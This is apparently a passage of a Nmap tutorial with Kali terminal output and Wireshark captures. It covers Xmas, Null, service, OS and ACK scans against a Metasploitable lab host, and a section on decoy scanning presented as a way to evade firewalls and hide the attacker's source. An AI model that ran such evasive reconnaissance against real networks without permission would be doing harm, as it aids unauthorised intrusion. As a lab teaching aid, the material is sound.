
```
┌──(harish㉿kali)-[~]
└─$ nmap -sX -p 22 21  192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 16:47 IST
Nmap scan report for 192.168.29.92
Host is up (0.0057s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.53 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig: Xmass scan

4.6 TCP Null Scan : Sends TCP packets with no flags set to bypass firewalls and detect open ports.

works: Closed ports reply with RST; open ports give no response.

Command: nmap -sN <target>



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
16:45

```
No.  Time          Source                Destination           Protocol Length Info
   4 1.811627482   2405:201:c02a:614f:…  ff02::1:ffa8:1d01     ICMPv6     86 Neighbor Solicitation for 2405:201:c02a:614f::c0a8:1d01
   5 1.816661662   2405:201:c02a:614f:…  2405:201:c02a:614f:…  ICMPv6     86 Neighbor Advertisement 2405:201:c02a:614f::c0a8:1d01 (rt
   6 1.816678993   2405:201:c02a:614f:…  2405:201:c02a:614f:…  DNS       106 Standard query 0x51bc PTR 92.29.168.192.in-addr.arpa
   7 1.832489750   2405:201:c02a:614f:…  2405:201:c02a:614f:…  DNS       165 Standard query response 0x51bc No such name PTR 92.29.16
   8 1.860083852   192.168.29.90         192.168.29.92         TCP        54 51105 → 80 [<None>] Seq=1 Win=1024 Len=0
   9 1.963227147   192.168.29.90         192.168.29.92         TCP        54 51107 → 80 [<None>] Seq=1 Win=1024 Len=0
  10 3.298495064   fe80::aada:cff:fea4…  ff02::1               ICMPv6    142 Router Advertisement from a8:da:0c:a4:0b:3b
  11 3.312444807   fe80::74cc:aeff:fe7…  ff02::16              ICMPv6    110 Multicast Listener Report Message v2
  12 3.881203002   fe80::74cc:aeff:fe7…  ff02::16              ICMPv6    110 Multicast Listener Report Message v2
```

```
› Frame 8: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
› Ethernet II, Src: 76:cc:ae:7c:ee:2c (76:cc:ae:7c:ee:2c), Dst: 0e:2a:70:aa:13:75 (0e:2a:70:aa:13:75)
› Internet Protocol Version 4, Src: 192.168.29.90, Dst: 192.168.29.92
˅ Transmission Control Protocol, Src Port: 51105, Dst Port: 80, Seq: 1, Len: 0
    Source Port: 51105
    Destination Port: 80
    [Stream index: 0]
    [Stream Packet Number: 1]
  › [Conversation completeness: Incomplete (0)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
```

wireshark_eth0PRV392.pcapng | Packets: 12 · Dropped: 0 (0.0%) | Profile: Default

```
┌──(harish㉿kali)-[~]
└─$ nmap -sN -p 80 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 16:44 IST
Nmap scan report for 192.168.29.92
Host is up (0.0023s latency).

PORT   STATE         SERVICE
80/tcp open|filtered http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

┌──(harish㉿kali)-[~]
└─$ 
```


Fig: Null Scan

4.7 Service Scan

Detects services and versions running on open ports.

Command: `nmap -sV <IP>`

works: Sends probes to open ports and analyzes responses to determine the exact service and version.



```
┌──(harish㉿kali)-[~]
└─$ nmap -sV 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 17:37 IST
Nmap scan report for 192.168.29.92
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

┌──(harish㉿kali)-[~]
└─$ 
```


Fig: Finding the version of the services

4.9 OS Scan

Detects the operating system of a host.

Command: nmap -O 192.168.1.1

works: Analyzes TCP/IP stack responses to different packets and matches them with known OS fingerprints. Used to identify target systems for exploit compatibility.



```
┌──(harish㉿kali)-[~]
└─$ sudo nmap -O 192.168.29.92
[sudo] password for harish:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 17:38 IST
Nmap scan report for 192.168.29.92
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```


Fig: Operating System detection

5. Firewall Evasion Techniques

5.1 Decoy Scan `-D` and `-D RND:`

The `-D` option in Nmap is used to perform **decoy scanning**, a technique to **obfuscate the source of the scan**. It works by adding **decoy IP addresses** along with your real IP so that the target system sees multiple sources, making it harder to determine the actual attacker.


- **Usage:** `nmap -D 192.168.1.2,192.168.1.3,ME 192.168.1.1`
- **RND:** `nmap -D RND:10 192.168.1.1` — This sends probes from 10 randomly spoofed IPs along with your own. It looks like IP spoofing but isn't true spoofing; it just adds confusion for IDS/firewalls.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~

```
No.  Time          Source               Destination          Protocol Length Info
  35 4.269778982   192.168.29.90        0.0.0.110            ICMP      42 Echo (ping) request  id=0x69fc, seq=0/0, ttl=50 (no resp
  36 4.269809232   192.168.180.1        0.0.0.110            ICMP      42 Echo (ping) request  id=0x69fc, seq=0/0, ttl=57 (no resp
  37 4.269838149   192.168.29.90        0.0.1.187            ICMP      42 Echo (ping) request  id=0x35e2, seq=0/0, ttl=51 (no resp
  38 4.269864108   192.168.180.1        0.0.1.187            ICMP      42 Echo (ping) request  id=0x35e2, seq=0/0, ttl=43 (no resp
  39 5.322916891   76:cc:ae:7c:ee:2c    Broadcast            ARP       42 Who has 192.168.29.92? Tell 192.168.29.90
  40 5.324225147   0e:2a:70:aa:13:75    76:cc:ae:7c:ee:2c    ARP       42 192.168.29.92 is at 0e:2a:70:aa:13:75
  41 5.444846648   2405:201:c02a:614f:… 2405:201:c02a:614f:… DNS      106 Standard query 0xaf7f PTR 92.29.168.192.in-addr.arpa
  42 5.449600380   2405:201:c02a:614f:… 2405:201:c02a:614f:… DNS      106 Standard query response 0xaf7f No such name PTR 92.29.16
  43 5.485519929   192.168.29.90        192.168.29.92        TCP       58 60184 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  44 5.485556471   192.168.180.1        192.168.29.92        TCP       58 60184 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  45 5.486260641   192.168.29.92        192.168.29.90        TCP       58 80 → 60184 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=146
  46 5.486640559   192.168.29.90        192.168.29.92        TCP       54 60184 → 80 [RST] Seq=1 Win=0 Len=0
```

```
┌──(harish㉿kali)-[~]
└─$ sudo nmap -p 80 110 443 -D 192.168.180.1 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 09:34 IST
Nmap scan report for 192.168.29.92
Host is up (0.0013s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 3 IP addresses (1 host up) scanned in 3.33 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig: Decoy Scan (-D)



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	2405:201:c02a:614f:…	2600:1f18:429f:9305…	TCP	86	39238 → 443 [ACK] Seq=1 Ack=1 Win=73 Len=0 TSval=1300197
2	0.221215173	2600:1f18:429f:9305…	2405:201:c02a:614f:…	TCP	86	[TCP ACKed unseen segment] 443 → 39238 [ACK] Seq=1 Ack=2
3	1.129128852	76:cc:ae:7c:ee:2c	Broadcast	ARP	42	Who has 192.168.29.92? Tell 192.168.29.90
4	1.129785787	0e:2a:70:aa:13:75	76:cc:ae:7c:ee:2c	ARP	42	192.168.29.92 is at 0e:2a:70:aa:13:75
5	1.217524946	2405:201:c02a:614f:…	2405:201:c02a:614f:…	DNS	106	Standard query 0xb53f PTR 92.29.168.192.in-addr.arpa
6	1.233450637	2405:201:c02a:614f:…	2405:201:c02a:614f:…	DNS	106	Standard query response 0xb53f No such name PTR 92.29.16
7	1.261905726	4.145.42.84	192.168.29.92	TCP	58	38266 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	1.261961054	199.111.29.113	192.168.29.92	TCP	58	38266 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	1.262051170	199.34.125.151	192.168.29.92	TCP	58	38266 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	1.262084083	151.121.250.160	192.168.29.92	TCP	58	38266 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	1.262174283	82.187.25.100	192.168.29.92	TCP	58	38266 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	1.262223986	34.88.69.230	192.168.29.92	TCP	58	38266 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 09:48 IST
Nmap scan report for 192.168.29.92
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
```

Fig: Decoy Scan Random ip’s

5.2 SA Firewall Detection Scan


A TCP ACK scan (`-sA`) used to determine firewall rulesets and whether a port is filtered.

Workflow: Sends TCP ACK packets to target ports:

- If there is **no response** or an ICMP unreachable error, the port is **filtered**.
- If a **RST** (reset) is received, the port is **unfiltered** (not necessarily open).

Useful to map out firewall rule behavior without checking open/closed port status.

Command: nmap -sA <IP>



Windows Defender Firewall with Advanced Security

Windows Defender Firewall with Advanced Security on Local Computer

Windows Defender Firewall with Advanced Security provides network security

Overview

Domain Profile

Windows Defender Firewall is off.

Private Profile

Windows Defender Firewall is off.

Public Profile is Active

Windows Defender Firewall is off.

Windows Defender Firewall Properties

